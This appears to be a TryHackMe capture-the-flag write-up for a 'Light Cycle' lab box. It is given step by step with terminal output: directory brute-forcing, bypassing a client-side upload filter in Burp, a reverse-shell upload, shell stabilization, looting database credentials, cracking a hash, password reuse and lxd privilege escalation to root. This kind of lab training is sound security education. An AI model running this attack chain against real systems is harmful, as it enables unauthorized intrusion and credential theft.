
Question 2: What's the title of the hidden website? It's worthwhile looking recursively at all websites on the box for this step.

After trying 'MACHINEIP:65000' , we know that the title of the hidden website is '**Light Cycle**' .




Question 3: What is the name of the hidden php page?

Locate the big.txt file. By using the command ‘sudo gobuster dir -u http://MACHINEIP:65000/ big.txt -x php’ we can obtain a list of directories. The hidden php file is **uploads.php**.




Question 4: What is the name of the hidden directory where file uploads are saved?


Using Burpsuite, navigate to the “Intercept Client Requests” section, edit the “File extension” match type. Remove the “|^js$” in the condition and save the filter.



Now we can intercept requests. Forward all requests except the one with /filter.js .




Next, set up a netcat listener with the port of 433. Upload a reverse shell on http://MACHINEIP:65000/uploads.php.



Now, we can see the reverse shell is uploaded on /grid. The name of the hidden directory where file uploads are saved is **/grid**.


Question 5: What is the value of the web.txt flag?

Cd into 'var/www' we can see the web.txt file. Use the command 'cat web.txt' to view the flag. The flag is **THM{ENTER_THE_GRID}**.



Question 6: What lines are used to upgrade and stabilize your shell?

First, use the command '**python3 -c 'import pty;pty.spawn("/bin/bash")**' to spawn a better-featured bash shell. Next use the command '**export TERM=xterm**' to give us access to term commands such as clear. Finally, use the command '**stty raw -echo; fg**'.



Question 7: Review the configuration files for the webserver to find some useful loot in the form of credentials. What credentials do you find? Username:password

Accessing the 'dbauth.php' file, we could see $dbpass and $dbuser. The credentials is '**tron:IFightForTheUsers**'.

```
www-data@light-cycle:/var/www$ ls
ENCOM  TheGrid  web.txt
www-data@light-cycle:/var/www$ cd TheGrid
www-data@light-cycle:/var/www/TheGrid$ ls
includes  public_html  rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ cd includes
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php  dbauth.php  login.php  register.php  upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";

        $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
        if($dbh->connect_error){
                die($dbh->connect_error);
        }
?>
```

Question 8: Access the database and discover the encrypted credentials. What is the name of the database you find these in?

Use the command 'mysql -utron -p' to access the database. The name of the database is '**tron**'.

```
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

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owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| tron               |
+--------------------+
2 rows in set (0.03 sec)
```


Question 9: Crack the password. What is it?

Use the command ‘use tron’ to access the database. Then, use the command ‘ SELECT * FROM users;’ to read the database. We copy the password and crack it on https://crackstation.net. The password is ‘**@computer@**’.

```
mysql> use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SELECT * FROM users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+----------+----------------------------------+
1 row in set (0.00 sec)
```



Question 10: Use su to login to the newly discovered user by exploiting password reuse.

What is the user you are switching to?

Use the command ‘su flynn’. The user is **flynn**.

```
mysql> exit
Bye
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$ whoami
flynn
```

Question 11: What is the value of the user.txt flag?

Use the command ‘cat user.txt’. The flag we obtained is

THM{IDENTITY_DISC_RECOGNISED}.

```
flynn@light-cycle:/var/www/TheGrid/includes$ cd
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
```

Question 12: Check the user's groups. Which group can be leveraged to escalate privileges?

Use the command ‘id’. We will see 109(lxd) in the groups section. The group is **lxd**.

```
flynn@light-cycle:/var/www/TheGrid/includes$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
```

Question 13: What is the value of the root.txt flag?

Use the command ‘lxc image list’. The ALIAS is Alpine.

```
flynn@light-cycle:/var/www/TheGrid/includes$ lxc image list
To start your first container, try: lxc launch ubuntu:18.04

+--------+--------------+--------+---------------------------------+--------+--------+------------------------------+
| ALIAS  | FINGERPRINT  | PUBLIC |           DESCRIPTION           |  ARCH  |  SIZE  |         UPLOAD DATE          |
+--------+--------------+--------+---------------------------------+--------+--------+------------------------------+
| Alpine | a569b9af4e85 | no     | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB | Dec 20, 2020 at 3:51am (UTC) |
+--------+--------------+--------+---------------------------------+--------+--------+------------------------------+
```

Use the command lxc init IMAGENAME CONTAINERNAME -c security.privileged=true.Then , use the command ‘lxc config device add CONTAINERNAME DEVICENAME disk source=/ path=/mnt/root recursive=true’. Then, use the command ‘lxc start CONTAINERNAME’. Lastly use the command ‘lxc exec CONTAINERNAME /bin/sh’.We'll then run just a few more commands to mount our storage and verify we've escalated to root, which are ‘id’ and ‘cd /mnt/root/root’ We can see the root.txt file.

```
flynn@light-cycle:~$ lxc init Alpine doodle -c security.privileged=true
Creating doodle
Error: No value found in "pa"
Error: No value found in "s"
Error: Invalid devices: Disk entry is missing the required "path" property
mnt/root recursive=truec config device add doodle doodlecom disk source=/ path=/m
Device doodlecom added to doodle
flynn@light-cycle:~$ lxc start doodle
flynn@light-cycle:~$ lxc exec doodle /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt
```

Use the command ‘cat root.txt’ The flag we obtained is **THM{FLYNN_LIVES}.**

```
flynn@light-cycle:~$ lxc start doodle
flynn@light-cycle:~$ lxc exec doodle /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt
/mnt/root/root # cat.txt
/bin/sh: cat.txt: not found
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}


"As Elf McEager claimed the root flag a click could be heard as a small chamber on the anterior of the NUC popped op
en. Inside, McEager saw a small object, roughly the size of an SD card. As a moment, he realized that was exactly wh
at it was. Perplexed, McEager shuffled around his desk to pick up the card and slot it into his computer. Immediatel
y this prompted a window to open with the word 'HOLO' embossed in the center of what appeared to be a network of com
puters. Beneath this McEager read the following: Thank you for playing! Merry Christmas and happy holidays to all!"
/mnt/root/root #
```

Through process/methodology:

First, we use nmap to scan for available ports. Then, we use gobuster with big.txt (directory enumeration mode) to obtain the directories. Using Burpsuite to intercept the network and drop the GET request (assets/js/filter.js), we then upload a reverse shell to the /grid directory (directory which stores uploads from uploads.php). Next we stabilize and upgrade our shell. After getting the credentials, we can access the tron database to get the password of flynn. We use ‘flynn’ to su login. Then, we do privilege escalation with lxd. Next, we'll run a series of commands which initialize, configure the disks, and start the container. Lastly, we can get the THM flag.